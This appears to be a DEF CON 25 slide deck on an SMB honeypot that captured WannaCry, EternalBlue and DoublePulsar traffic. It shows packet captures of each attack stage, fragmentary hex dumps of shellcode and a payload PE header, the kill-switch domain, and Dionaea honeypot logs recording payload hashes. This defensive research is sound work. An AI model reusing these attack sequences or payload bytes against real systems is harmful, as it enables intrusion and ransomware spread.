

Stories from a 15 days SMB honeypot

Tan Kean Siong

@gento_

DEF CON 25



(<https://www.cybereason.com/blog-wannacry-profile/>)

#whoami



- The Honeynet Project
- Dionaea honeypot, Honeeepi developer
- Hack In The Box crew / CTF team



(reference: <http://uc.udn.com.tw>)

WannaCry

Ransomware Attack



(<https://www.hurricanelabs.com/images/featuredImages/wannacry-ransomware.jpg>)

WannaCry attacks lifecycle

#1 Check if the system vulnerable to MS17-010 vuln

#2 Check if Double Pulsar installed

#3 Launch ExternalBlue exploit

#4 Install Double Pulsar

#5 Deliver payload (WannaCry)

#1 Check if the system vulnerable to MS17-010

No	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.138	SMB	Negotiate Protocol Request
	192.168.116.138	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.138	SMB	Session Setup AndX Request, User: .\
	192.168.116.138	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.138	SMB	Tree Connect AndX Request, Path: \\192.168.116.138\IPC\$
	192.168.116.138	192.168.116.149	SMB	Tree Connect AndX Response
	192.168.116.149	192.168.116.138	SMB Pipe	PeekNamedPipe Request, FID: 0x0000
	192.168.116.138	192.168.116.149	SMB	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES

▼ SMB (Server Message Block Protocol)

▼ SMB Header

Server Component: SMB

[\[Response in: 1126\]](#)

SMB Command: Trans (0x25)

Error Class: Success (0x00)

Reserved: 00

Error Code: No Error

► Flags: 0x18, Canonicalized Pathnames, Case Sensitivity

► Flags2: 0x2801, Execute-only Reads, Extended Security Negotiation, Long Names Allowed

Process ID High: 0

Signature: 0000000000000000

Reserved: 0000

► Tree ID: 2048 (\\\192.168.116.138\IPC\$)

Process ID: 2048

User ID: 2048

Multiplex ID: 24261

#1 Check if the system vulnerable to MS17-010

No	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.138	SMB	Negotiate Protocol Request
	192.168.116.138	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.138	SMB	Session Setup AndX Request, User: .\
	192.168.116.138	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.138	SMB	Tree Connect AndX Request, Path: \\192.168.116.138\IPC\$
	192.168.116.138	192.168.116.149	SMB	Tree Connect AndX Response
•	192.168.116.149	192.168.116.138	SMB Pipe	PeekNamedPipe Request, FID: 0x0000
•	192.168.116.138	192.168.116.149	SMB	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES

▼ SMB (Server Message Block Protocol)

 ▼ SMB Header

 Server Component: SMB
 [\[Response to: 1125\]](#)
 [Time from request: 0.000083000 seconds]
 SMB Command: Trans (0x25)
 NT Status: STATUS_INSUFF_SERVER_RESOURCES (0xc0000205)

 ► Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity
 ► Flags2: 0x6801, Error Code Type, Execute-only Reads, Extended Security Negotiation, Long Names A1
 Process ID High: 0
 Signature: 0000000000000000
 Reserved: 0000
 ► Tree ID: 2048 (\\\192.168.116.138\IPC\$)
 Process ID: 2048
 User ID: 2048
 Multiplex ID: 24261

#2 Check if Double Pulsar installed

No.	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.143	SMB	Negotiate Protocol Request
	192.168.116.143	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.143	SMB	Session Setup AndX Request, User: anonymous
	192.168.116.143	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.143	SMB	Tree Connect AndX Request, Path: \\192.168.56.20\IPC\$
	192.168.116.143	192.168.116.149	SMB	Tree Connect AndX Response
	192.168.116.149	192.168.116.143	SMB	Trans2 Request, SESSION_SETUP
	192.168.116.143	192.168.116.149	SMB	Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED

► NetBIOS Session Service

▼ SMB (Server Message Block Protocol)

 ▼ SMB Header

 Server Component: SMB

[\[Response in: 1277\]](#)

 SMB Command: Trans2 (0x32)

 NT Status: STATUS_SUCCESS (0x00000000)

 ► Flags: 0x18, Canonicalized Pathnames, Case Sensitivity

 ► Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Long Nam

 Process ID High: 0

 Signature: 0000000000000000

 Reserved: 0000

 ► Tree ID: 2048 (\\\192.168.56.20\IPC\$)

 Process ID: 65279

 User ID: 2048

 Multiplex ID: 65

#2 Check if Double Pulsar installed

No.	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.143	SMB	Negotiate Protocol Request
	192.168.116.143	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.143	SMB	Session Setup AndX Request, User: anonymous
	192.168.116.143	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.143	SMB	Tree Connect AndX Request, Path: \\192.168.56.20\IPC\$
•	192.168.116.143	192.168.116.149	SMB	Tree Connect AndX Response
•	192.168.116.149	192.168.116.143	SMB	Trans2 Request, SESSION_SETUP
	192.168.116.143	192.168.116.149	SMB	Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED

► NetBIOS Session Service

▼ SMB (Server Message Block Protocol)

 ▼ SMB Header

 Server Component: SMB
[\[Response to: 1276\]](#)
 [Time from request: 0.000111000 seconds]
 SMB Command: Trans2 (0x32)
 NT Status: STATUS_NOT_IMPLEMENTED (0xc0000002)

 ► Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity

 ► Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Long Nam
 Process ID High: 0
 Signature: 0000000000000000
 Reserved: 0000

 ► Tree ID: 2048 (\\\192.168.56.20\IPC\$)
 Process ID: 65279
 User ID: 2048

[Multiplex ID: 65](#)

#3 EternalBlue exploitation...

No.	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.138	SMB	NT Trans Request, <unknown>
	192.168.116.138	192.168.116.149	SMB	NT Trans Response, <unknown (0)>
	192.168.116.149	192.168.116.138	SMB	Trans2 Secondary Request
•	192.168.116.149	192.168.116.138	SMB	Trans2 Secondary Request [Malformed Packet] [TCP segment]
	192.168.116.149	192.168.116.138	SMB	Trans2 Secondary Request [Malformed Packet] [TCP segment]
	192.168.116.149	192.168.116.138	SMB	Trans2 Secondary Request [Malformed Packet] [TCP segment]
	192.168.116.149	192.168.116.138	SMB	Trans2 Secondary Request [Malformed Packet] [TCP segment]
▼ SMB (Server Message Block Protocol)				
▼ SMB Header				
Server Component: SMB				
Continuation to: <unknown frame>				
SMB Command: Trans2 Secondary (0x33)				
NT Status: STATUS_SUCCESS (0x00000000)				
► Flags: 0x18, Canonicalized Pathnames, Case Sensitivity				
0020	00 08 40 00 09 00 00 00 10 00 00 00 00 00 00 00	.@.....	
0030	10 35 00 d0 13 00 00 00 10 68 35 34 57 66 46 39	.5.....	.h54Wff9	
0040	63 47 69 67 57 46 45 78 39 32 62 7a 6d 4f 64 30	cGigWFEx	92bzm0d0	
0050	55 4f 61 5a 6c 4d 44 64 55 32 46 34 46 32 2b 36	U0aZlMDd	U2F4F2+6	
0060	71 6e 39 2f 5a 44 53 71 4a 6b 73 6e 4c 49 66 62	qn9/ZDSq	JksnLIfb	
0070	64 4f 69 4d 41 33 44 2b 31 71 55 54 53 72 65 72	d0iMA3D+	1qUTSrer	
0080	48 68 67 43 63 53 32 50 69 62 5a 75 7a 71 39 79	HhgCcS2P	ibZuzq9y	
0090	2b 65 57 4c 4f 7a 6d 77 58 61 57 71 6b 45 4d 67	+eWL0zmw	XaWqkEMg	
00a0	32 4c 55 41 33 48 57 4a 4e 34 2b 53 66 35 44 6b	2LUU3HWJ	N4+Sf5Dk	
00b0	53 47 6a 42 6d 58 51 62 30 55 51 58 57 6d 6c 44	SGjBmXQb	0UQXWmlD	
00c0	71 4d 76 34 31 56 74 52 68 5a 58 77 74 54 6b 56	qMv41VtR	hZXwtTkV	
00d0	42 77 64 67 73 55 6a 33 53 61 69 37 35 63 59 79	BwdgsUj3	Sai75cYy	
00e0	61 59 4d 37 4c 35 46 70 4c 56 51 73 42 63 6b 7a	aYM7L5Fp	LVQsBckz	
00f0	54 4d 48 35 7a 43 6b 50 34 32 37 37 43 6c 6e 55	TMH5zCkP	4277ClnU	
0100	48 72 53 76 33 72 30 38 47 53 67 6a 44 53 49 57	HrSv3r08	GSgjDSIW	

#4 Probe DoublePulsar again

No.	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.138	SMB	Negotiate Protocol Request
	192.168.116.138	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.138	SMB	Session Setup AndX Request, User: anonymous
	192.168.116.138	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.138	SMB	Tree Connect AndX Request, Path: \\192.168.56.20\IPC\$
	192.168.116.138	192.168.116.149	SMB	Tree Connect AndX Response
	192.168.116.149	192.168.116.138	SMB	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED

▼ SMB Header

Server Component: SMB
SMB Command: Trans2 (0x32)
NT Status: STATUS_SUCCESS (0x00000000)
▶ Flags: 0x18, Canonicalized Pathnames, Case Sensitivity
▶ Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Long Process ID High: 0
Signature: 0000000000000000
Reserved: 0000
▶ Tree ID: 2048 (\\\192.168.56.20\IPC\$)
Process ID: 65279
User ID: 2048
Multiplex ID: 65

#4 Double Pulsar answered!

No.	Source	Destination	Protocol	Info
	192.168.116.149	192.168.116.138	SMB	Negotiate Protocol Request
	192.168.116.138	192.168.116.149	SMB	Negotiate Protocol Response
	192.168.116.149	192.168.116.138	SMB	Session Setup AndX Request, User: anonymous
	192.168.116.138	192.168.116.149	SMB	Session Setup AndX Response
	192.168.116.149	192.168.116.138	SMB	Tree Connect AndX Request, Path: \\192.168.56.20\IPC\$
•	192.168.116.138	192.168.116.149	SMB	Tree Connect AndX Response
	192.168.116.149	192.168.116.138	SMB	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED

▼ SMB Header

- Server Component: SMB
- SMB Command: Trans2 (0x32)
- NT Status: STATUS_NOT_IMPLEMENTED (0xc0000002)
- ▶ Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity
- ▶ Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Long Process ID High: 0
- Signature: 3a10e03601000000
- Reserved: 0000
- ▶ Tree ID: 2048 (\\\192.168.56.20\IPC\$)
- Process ID: 65279
- User ID: 2048
- Multiplex ID: 81

#5 Payload (WannaCry) delivery...

No	Source	Destination	Protocol	Length	Info
•	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
	192.168.116.149	192.168.116.138	SMB	1312	Trans2 Request, SESSION_SETUP
	192.168.116.138	192.168.116.149	SMB	93	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED

#6 ‘Kill Switch’ domain

Source	Destination	Protocol	Info
192.168.0.23	8.8.8.8	DNS	Standard query 0xa19a A www.iuquerfsodp9ifjaposdfjhgosurijfaewrwegwea.com
8.8.8.8	192.168.0.23	DNS	Standard query response 0xa19a A www.iuquerfsodp9ifjaposdfjhgosurijfaewrwer
192.168.0.23	144.217.254.3	HTTP	GET / HTTP/1.1
144.217.254.3	192.168.0.23	HTTP	HTTP/1.1 200 OK (text/html)

Hypertext Transfer Protocol

▼ HTTP/1.1 200 OK\r\n

► [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]

Request Version: HTTP/1.1

Status Code: 200

Response Phrase: OK

Server: nginx\r\n

Date: Mon, 15 May 2017 20:18:37 GMT\r\n

Content-Type: text/html; charset=UTF-8\r\n

Transfer-Encoding: chunked\r\n

Connection: close\r\n

WannaCry attacks

#1 Check if the system vulnerable to MS17-010 vuln

#2 Check if Double Pulsar installed

#3 Launch ExternalBlue exploit

#4 Install Double Pulsar

#5 Deliver payload (WannaCry)

Our honeypot design idea

#1 Check if the system vulnerable to MS17-010 vuln


#2 Check if Double Pulsar installed

~~#3 Launch ExternalBlue exploit~~

~~#4 Install Double Pulsar~~

#5 Deliver payload (WannaCry)

Dionaea – network honeypot

A screenshot of a web browser window. The title bar says "GitHub - rep/dionaea: dic". The address bar shows "GitHub, Inc. [US] https://github.com/rep/dionaea". The main content area displays the following text:
dionaea

catches bugs

Dionaea is meant to be a nepenthes successor, embedding python as scripting language, using libemu to detect shellcodes, supporting ipv6 and tls

* Development <[#development](#)>
* Compiling & Installation <[#compiling](#)>
* Update <[#update](#)>
* Running <[#running](#)>
* Configuration <[#configuration](#)>
* Honors <[#honorem](#)>
* Links <[#links](#)>
* FAQ <[#FAQ](#)>
* Segfault <[#segfault](#)>
* Support <[#support](#)>
* Blog <<http://carnivore.it>>



Dionaea honeypot

- Low interaction
- Network protocol emulation
- SMB, HTTP, FTP, TFTP, MSSQL, MySQL, SIP, UPnP, MQTT
- + WannaCry detection

```
user@machine:/opt/dionaea/bin$ sudo ./dionaea -u nobody -g nogroup -D
Dionaea Version 0.6.0
Compiled on Linux/x86 at Jul  3 2017 19:07:23 with gcc 4.8.4
Started on machine running Linux/i686 release 4.4.0-31-generic
user@machine:/opt/dionaea/bin$
```

Dionaea + Double Pulsar

- Dionaea = **Window 7 system + DoublePulsar backdoor**
- Accept SMB Trans2 requests
- Interpret any incoming DoublePulsar commands

```
[07072017 00:02:55] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
[07072017 00:02:55] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: 23 command: ping
[07072017 00:02:56] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
[07072017 00:02:56] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
[07072017 00:02:56] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
[07072017 00:02:56] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
[07072017 00:02:56] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
[07072017 00:02:56] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
[07072017 00:02:56] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
[07072017 00:02:57] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
[07072017 00:02:57] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
[07072017 00:02:57] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
[07072017 00:02:57] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
[07072017 00:02:57] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
```

Dionaea + Double Pulsar

- The payload encrypted with a **4 bytes XOR key**
- 4 bytes key will be provided by the compromised host

```
| 192.168.116.149  192.168.116.138  SMB  Trans2 Request, SESSION_SETUP
| 192.168.116.138  192.168.116.149  SMB  Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED
▼ SMB Header
  Server Component: SMB
  SMB Command: Trans2 (0x32)
  NT Status: STATUS_NOT_IMPLEMENTED (0xc0000002)
  ▶ Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity
  ▶ Flags2: 0xc007, Unicode Strings, Error Code Type, Security Signatures, Extended Attributes, Lon
  Process ID High: 0
  Signature: 3a10e03601000000
  Reserved: 0000
  ▶ Tree ID: 2048 (\\"192.168.56.20\\IPC$)
  Process ID: 65279
  User ID: 2048
  Multiplex ID: 81
```

000011F0:	C0	60	B0	18-64	8B	18	8B-5B	30	8B	5B-0C	8B	5B	14	L' █↑dītī[0i[♀i[Ψ
00001200:	8B	73	28	8B-6B	10	85	ED-0F	84	82	00-00	00	31	D2	is[ik►àøøæé 1π
00001210:	C1	C2	05	66-AD	0C	20	30-C2	66	83	3E-00	75	F1	8B	↑Tf i ♀ 0_Tfâ> u±i
00001220:	1B	3B	54	24-24	75	D9	8B-44	24	28	85-C0	75	04	89	↔;T\$\$_u↑iD\$<à Կu♦ë
00001230:	E8	EB	59	8B-7D	3C	01	EF-8B	7F	78	01-EF	39	EF	74	ֆ6Yi><Օniiax@n9nt
00001240:	4F	8B	4F	18-85	C9	74	48-8B	57	1C	01-EA	8B	5F	20	Oi0tāptHiW-ORi_
00001250:	01	EB	8B	7F-24	01	EF	89-54	24	24	8B-33	01	EE	31	Օ6i△\$@nøT\$\$i3@€1
00001260:	D2	C1	C2	05-AC	0C	20	30-C2	80	3E	00-75	F3	3B	54	π↑A%ø 0_Tc> u±;T
00001270:	24	28	74	0A-83	C7	02	83-C3	04	E2	DF-EB	12	0F	B7	\$(<t@â)løa]P♦r■δtøn
00001280:	17	C1	E2	02-03	54	24	24-8B	02	01	E8-89	44	24	1C	↑TgøvT\$\$iøøøøéD\$-L
00001290:	61	C2	08	00-06	DF	B0	2C-51	33	8A	8D-A4	00	78	95	aT█ ♦ █Q3èin xò
000012A0:	27	85	00	3B-00	A1	B4	00-DB	B6	B6	E5-00	C4	22	07	'à ; í† █ σ -"-•
000012B0:	E2	00	82	5A-15	4A	00	00-31	C0	8B	4E-04	64	89	08	Γ éZSJ 1 L'iN♦dë█
000012C0:	EB	04	8B	64-24	08	83	C4-10	5D	5E	31-C0	64	8F	00	δ♦id\$øâ→J^1 Ld8
000012D0:	8B	26	89	44-24	1C	31	C0-8D	4D	00	8D-5D	FB	29	D9	ի&éD\$-L1 L'iM իIJD-J
000012E0:	89	DF	F3	AA-8D	4D	F7	8D-9D	9C	F2	FF-FF	29	D9	89	é■L-+iMøi¥£2 >Jé
000012F0:	DF	F3	AA	61-C3	E8	A9	F2-FF	FF	EB	09-90	00	60	50	■L-a]Hr2 δoé 'P
00001300:	00	01	00	00-00	4D	5A	90-00	03	00	00-00	04	00	00	Θ MZé ♦ ◆
00001310:	00	FF	FF	00-00	B8	00	00-00	00	00	00-00	40	00	00	7 e
00001320:	00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00	00 00 00 00 00 00
00001330:	00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00	00 00 00 00 00 00
00001340:	00	E0	00	00-00	0E	1F	BA-0E	00	B4	09-CD	21	B8	01	α πv N +o=tqΘ
00001350:	4C	CD	21	54-68	69	73	20-70	72	6F	67-72	61	6D	20	L=!This program
00001360:	63	61	6E	6E-6F	74	20	62-65	20	72	75-6E	20	69	6E	cannot be run in
00001370:	20	44	4F	53-20	6D	6F	64-65	2E	0D	0D-0A	24	00	00	DOS mode. PJD\$
00001380:	00	00	00	00-00	7D	9C	72-5F	39	FD	1C-0C	39	FD	1C	>Fr_9z-L99z-L
00001390:	0C	39	FD	1C-0C	D1	E2	16-0C	3D	FD	1C-0C	39	FD	1D	99z-L9z-Fz-L99z+L
000013A0:	0C	36	FD	1C-0C	FA	F2	41-0C	3A	FD	1C-0C	D1	E2	17	96z-L9z-2A9z-L99z-L
000013B0:	0C	38	FD	1C-0C	81	FB	1A-0C	38	FD	1C-0C	D1	E2	18	98z-L99z-L99z-L99z+L
000013C0:	0C	3A	FD	1C-0C	52	69	63-68	39	FD	1C-0C	00	00	00	9z-L9z-9Rich9z-L9z
000013D0:	00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00	00 00 00 00 00 00
000013E0:	00	00	00	00-00	50	45	00-00	4C	01	05-00	51	57	14	PE L@ø QWΨ
000013F0:	59	00	00	00-00	00	00	00-00	E0	00	0E-21	0B	01	06	Y α π!δøø
00001400:	00	00	10	00-00	00	40	50-00	00	00	00-00	E9	11	00	► eP 8↓
00001410:	00	00	10	00-00	00	20	00-00	00	00	00-10	00	10	00	► ▶
00001420:	00	00	10	00-00	04	00	00-00	00	00	00-00	04	00	00	► ♦
00001430:	00	00	00	00-00	00	60	50-00	00	10	00-00	00	00	00	► 'P ▶
00001440:	00	02	00	00-00	00	00	10-00	00	10	00-00	00	00	10	Θ ► ► ► ▶
00001450:	00	00	10	00-00	00	00	00-00	10	00	00-00	90	21	00	► ▶ ▶ E!
00001460:	00	48	00	00-00	3C	20	00-00	3C	00	00-00	00	40	00	H ▹ ▹ ▹ P
00001470:	00	60	00	50-00	00	00	00-00	00	00	00-00	00	00	00	PP \
00001480:	00	00	00	00-00	00	50	50-00	5C	00	00-00	00	00	00	

```
07072017 00:13:25] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:26] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:26] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:26] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:26] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:26] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:26] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:27] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:27] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:27] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:27] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:27] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:27] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:27] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:27] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:27] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:28] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:28] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:28] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:28] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:28] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:29] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:29] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:29] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:30] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:30] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:30] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:30] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:30] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:30] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:30] SMB dionaea/smb/smb.py:114: === SMB did not get enough data
07072017 00:13:30] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:30] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:31] SMB dionaea/smb/smb.py:647: Possible DoublePulsar connection attempts..
07072017 00:13:31] SMB dionaea/smb/smb.py:659: DoublePulsar request opcode: c8 command: exec
07072017 00:13:31] SMB dionaea/smb/smb.py:673: DoublePulsar payload receiving..
07072017 00:13:31] SMB dionaea/smb/smb.py:678: DoublePulsar payload - MD5 (before XOR decryption): 320198da867a2909dc1e544dad1fe149
07072017 00:13:31] SMB dionaea/smb/smb.py:680: DoublePulsar payload - MD5 (after XOR decryption ): 0b6bacef2563620a5410f9d2a8b1a182
07072017 00:13:31] SMB dionaea/smb/smb.py:689: DoublePulsar payload - MZ header found...
07072017 00:13:31] SMB dionaea/smb/smb.py:693: DoublePulsar payload - Save to disk
